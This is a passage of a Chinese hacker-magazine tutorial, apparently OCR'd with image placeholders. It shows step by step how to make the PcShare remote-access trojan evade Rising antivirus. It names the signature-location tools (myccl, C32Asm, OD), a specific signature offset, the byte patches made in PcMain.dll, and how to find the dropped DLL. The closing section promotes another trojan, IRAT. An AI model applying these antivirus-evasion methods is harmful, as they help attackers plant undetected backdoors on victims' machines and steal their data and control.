


图 10




图11

另存为一个新文件，使用瑞星扫描，已经不查杀了。至此，update目录下的三个文件已经全部针对瑞星做了文件免杀（表层免杀）。使用OD把PcMain.dll，PcInit.exe分别载入，使用瑞星内存查毒，没有提示发现病毒，说明不存在内存特征码，省下了定位内存特征码、修改内存特征码的步骤。

把免杀的这三个文件分别替换update目录下原来的三个文件，顺利生成了服务端，使用瑞星扫描，已经免杀了，运行一下，顺利上线，如图10，图11。

关掉控制端后扫描一下内存（PcShare控制端也被瑞星查杀，关掉它以排除干扰），结果没有发现病毒，图12。本以为过了瑞星的文件、内存查杀，防火墙也没有反应，免杀就算完美结束了，可接下来的测试却让我傻了眼。在测试上线时我没有打开瑞星的监控，当我打开瑞星的所有监控再测试时，刚双击运行了服务端，瑞星就跳了出来，说是拦截了一个病毒dll文件。





图12

具体文件是C:\windows\system32\zotzosoa.dll，这是服务端运行时释放的一个dll文件，我就想像免杀灰鸽子VIP版那样把那个被杀的dll导出，进行免杀处理后再导入就行了，可当我兴冲冲的使用Restorator2006打开服务端后却傻了眼，只有一个文件，根本看不到dll部分！既然连dll都看不到，就更谈不上dll的导入导出了，看来此路不通。接下来的几天一直没有想出办法，文件、内存都过了，却过不了监控，郁闷了。问了几个比较好的朋友，都说不会，在PcShare终身VIP群里问后，有人向我推荐了一个免杀高手，加对方QQ后，很客气的向人家请教，结果人家只丢下一句"加花，加壳"就不愿再说什么了，看来人家不大愿教我。后来鼓起勇气问了PcShare的作者冰雨，居然很耐心的进行了指点，在此表示感谢。他说那个被杀的dll比服务端还大，里面包含了pcmain.dll，可以运行服务端后把那个释放的dll文件复制出来，定位出特征码后根据特征码对应的到pcmain.dll里修改就行了。



我按照他的思路和瑞星报毒时的提示，顺利找到了那个dll文件（经过多次测试后发现，这个文件名字并不固定，但都是以字母z开头的dll文件，大小都是47.4K，所以只要在系统的system32目录下搜索"z*.dll"很快就会找到了），比如这次我找到的是C:\WINDOWS\system32\zotzosoa.dll，复制出来后使用myccl定位特征码，结果很快就出来了，找到一处特征码**0000BDE6_00000002**，在C32Asm里来到0000BDE6处，原来是文件的倒数第二个字节，如图13。直接随便改成别的就可以了，我把它改成了字母c，另存为一个新文件，瑞星不查杀了，再用C32Asm打开PcMain.dll，文件最后同样发现了很多点，如图14。




图13




图14

我猜测可能对应的在PcMain.dll中的特征码也在文件末尾，试着也把倒数第二个字节改成了c，重新生成服务端，郁闷的是在瑞星监控全开的情况下，还是提示发现有毒的dll文件。把它复制出来打开，发现倒数第二个字节还是点，没有变成我希望的c，看来在PcMain.dll中的对应位置没有找好，我试着用字母c把PcMain.dll最后的无用信息逐块从后往前填充，当填到0000BBC0时终于再没有弹出病毒提示框，成功上线了，如图15。




图15

至此，让PcShare免杀瑞星的目标圆满完成，也许是我太菜吧，中间遇到了很多困难，走了一些弯路，但最终还是免杀成功了，希望这篇文章对各位刚学免杀的朋友能有些帮助。

（本文所涉及到的PcShare、OD、文件偏移量转换器OC和Restorator2006已收录到光盘中）

文章难易度：★★
文章阅读点：木马IRAT1.53 beta8的使用介绍

简单易用的IRAT

痛并快乐着

最近一段时间，网上很少有新的木马出现了，无论是国产木马还是国外的木马都同样的少。前两天无意间在某黑客论坛发现了一款名为IRAT的木马，测试后发现该木马在界面上和灰鸽子非常相似，其操作性不但非常简单易用而且非常不错。在这个鲜有新木马推出的季节里，独自享用倒不如让大家共同来感受一下IRAT。

